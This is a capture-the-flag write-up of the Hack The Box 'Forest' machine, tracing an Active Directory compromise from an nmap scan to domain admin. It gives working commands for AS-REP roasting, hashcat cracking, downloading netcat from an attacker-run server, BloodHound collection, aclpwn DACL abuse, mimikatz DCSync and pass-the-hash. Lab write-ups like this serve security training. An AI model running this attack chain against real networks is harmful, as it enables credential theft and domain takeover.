
HTB FOREST WRITEUP

As always , we start with the standard nmap scan:



```
# Nmap 7.80 scan initiated Sat Oct 19 08:11:34 2019 as: nmap -sC -sV -oN forest 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.085s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-10-19 12:05:14Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp  open     http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7259/tcp  filtered unknown
8177/tcp  filtered unknown
9389/tcp  open     mc-nmf       .NET Message Framing
49670/tcp open     ncacn_http   Microsoft Windows RPC over HTTP 1.0

Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```


First thing we notice is that it is an **Active Directory** environment in a **Domain Controller**. *Kerberos* is enabled ,so we may also find some good vulnerabilities. LDAP will may help us do some enumeration. Also the domain is "**htb.local**".

Since there is no http service running , we can try to enumerate the server's users with one of impacket's tools. **Impacket** is the go-to resource of the world's best network pen-testing swiss army knife. In this case I chose **samrdump.py** because I wanted to see more details about each user :

https://github.com/SecureAuthCorp/impacket/blob/master/examples/samrdump.py

Since we will be abusing **kerberos** in this box , we need to know the fundamentals first .
More info on how kerberos works can be found here :

https://adsecurity.org/?p=525&fbclid=IwAR3sPGx43qpz6zYFt59Z_8POXty6bRlrh3Cv_2LtPNibjpV8PA4nFFc76bM



We find **6** interesting users. Looking at the detailed info of the samr dump we see that user **svc-alfresco** is the user with the most logon counts . So we suspect that this is the user with the flag.


One of the most popular ways of getting access to a Domain-Controller that communicates with an Active Directory environment is via *Kerberoasting* or *Kerberos* brute-force. This type of attack can be used to “trick” the domain controller and steal a user’s encrypted **TGT** (Ticket-Granting Ticket) without kerberos authentication.

More info on how to attack kerberos can be found here:

https://www.tarlogic.com/en/blog/how-to-attack-kerberos/?fbclid=IwAR11SggmQ-jZ6w13DZ_KREaK-w6KvU2meDzoPC3s4b1FcdrMTuO1e6yUfK8

Luckily for us , impacket has many tools to obtain TGTs . We will use **GetNPUsers** for this box.

https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py



We have alfresco's TGT!!

The hash's format is ready for Hashcat . We will use mode **18200** for *Kerberos 5 AS-REP etype 23* format


- **hashcat -m 18200 --force ./alfresco.hash /usr/share/wordlists/rockyou.txt**

And we get the cleartext password "**s3rvice**".

Taking some steps back , during the enumeration stage , I noticed that port **5985** was open . By experience with other Windows Boxes I knew that port 5985 is the default port for the famous **Evil-WinRM** exploit. There are many scripts for the WinRM shell .In this case I used the ruby one.

https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb

After modifying the code with the user's creds and the target IP we get a shell:



After transferring netcat to the target :

IWR -uri http://10.10.14.23:8000/nc64.exe -outfile c:/users/svc-alfresco/downloads/nc64.exe

to get a more stable and functional shell with **rlwrap** (mentioned it in previous writeups) we proceed to the root part.

Since we are in an *Active Directory* environment we will use **BloodHound** to find the best path to a higher privileged group.

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify .

More info here :
https://github.com/BloodHoundAD/BloodHound

In order to extract the data needed for bloodhound , we will use sharphound which is a nice powershell script for collecting AD data.
https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1


We transfer sharphound to the target with the following command at the bottom of the script:

- **Invoke-BloodHound -CollectionMethod All -LdapPort 389 -LDAPUser svc-alfresco -LDAPPass s3rvice**


We execute the script and get the results in **20191022083057_BloodHound.zip** which contains all the users/groups/domains/computers/gpos/ous data we need.

Bloodhound uses **neo4j** as its database feed . Simply follow the setup steps at the official wiki page:
https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started

Fire up neo4j database and you are ready to use BloodHound!




Lets launch BH and upload our collected AD data.



We are ready to go.
Bloodhound uses the ***Dijkstra*** algorithm to speed up the path finding process within an Active Directory.

We will set as our starting point our user **SVC-ALFRESCO** and as our target node , the group **DOMAIN ADMINS.**



Lets analyze the graph:

1. Our user is on the top left corner.
2. Following the path, we see that we are already a member of the **Account Operators** group
3. In order to escalate to the **Exchange Windows Permissions** group we will have to abuse our **GenericAll** right.
   - This right enables us to add ourselves to a higher privileged domain group.
4. After we escalate to the aforementioned group we will abuse our **WriteDacl** right ,in order to modify the **DACL** (Discretionary Access Control List) on the domain **HTB.LOCAL**.
   - With write access to the target object's DACL, we can grant ourselves any privilege we want on the object.

4 will help us afterwards in order to perform a **DCSync** attack . In a few words , DCSync impersonates the behavior of Domain Controller and requests account password data from the targeted Domain Controller. More info can be found here :
https://attack.stealthbits.com/privilege-escalation-using-mimikatz-dcsync
https://blog.stealthbits.com/extracting-user-password-data-with-mimikatz-dcsync/

Lets swift through the path BH provided us with using **aclpwn :**
https://github.com/fox-it/aclpwn.py

(PowerView is more common in this kind of technique but this box doesn't have powershell **v2** installed ,so it won't work)

```
root@kali:~/htb/sniper# aclpwn -f svc-alfresco -ft user -t "htb.local" -tt domain -s 10.10.10.161 --do
main htb.local -du neo4j -dp bloodhound --no-prepare
Please supply the password or LM:NTLM hashes of the account you are escalating from:
[!] Unsupported operation: GenericAll on EXCH01.HTB.LOCAL (Computer)
[-] Invalid path, skipping
[+] Path found!
Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE TRUSTED SUBSYSTEM
@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
[!] Unsupported operation: GetChanges on HTB.LOCAL (Domain)
[-] Invalid path, skipping
[+] Path found!
Path [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE WINDOWS PERMISSIO
NS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
Please choose a path [0-1] 1
[-] Memberof -> continue
[-] Memberof -> continue
[-] Memberof -> continue
[-] Adding user SVC-ALFRESCO to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
[+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
[-] Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL
[+] Re-bind successful
[-] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO
[+] Dacl modification successful
[+] Finished running tasks
[+] Saved restore state to aclpwn-20191026-180340.restore
root@kali:~/htb/sniper#
```

Voila ! We are now member of the **Exchange Windows Permissions** group and we modified **DACL**.
We can confirm from our shell:


```
PS C:\Users\svc-alfresco\Downloads> net group "exchange windows permissions"
net group "exchange windows permissions"
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange cmdlets on behalf
his group should not be deleted.

Members

-------------------------------------------------------------------------------
svc-alfresco
The command completed successfully.
```

We transfer mimikatz on the target and we perform a **DCSync** Attack on our target (In this case , user **Administrator**) with:

- **lsadump::dcsync /domain:htb.local /user:Administrator**



We get the **NTLM Hash** of the Administrator!

(We could also obtain it with **impacket's secretdump.py** since mimikatz is easily detected by most Anti-Virus solutions today , but I took this opportunity since it's a good introduction to one of the most famous post-exploitation tools)

In order to make use of this hash , we will do "**Pass The Hash**".
Pass the hash is a technique that allows the attacker to authenticate to a remote server using nothing but only the NTLM hash of a user.

More info on PTH can be found here :

https://blog.ropnop.com/practical-usage-of-ntlm-hashes/?fbclid=IwAR2ePLhHJ8121QwP5RiSPgfzialqDTSF9JYTeetJdaQIZKrWOL2CqK8tttA

There are many ways to get a shell with a PTH attack . In this case we will use **wmiexec .**

https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py

Just simply put the NTLM in the -hashes argument and we have **ROOT**!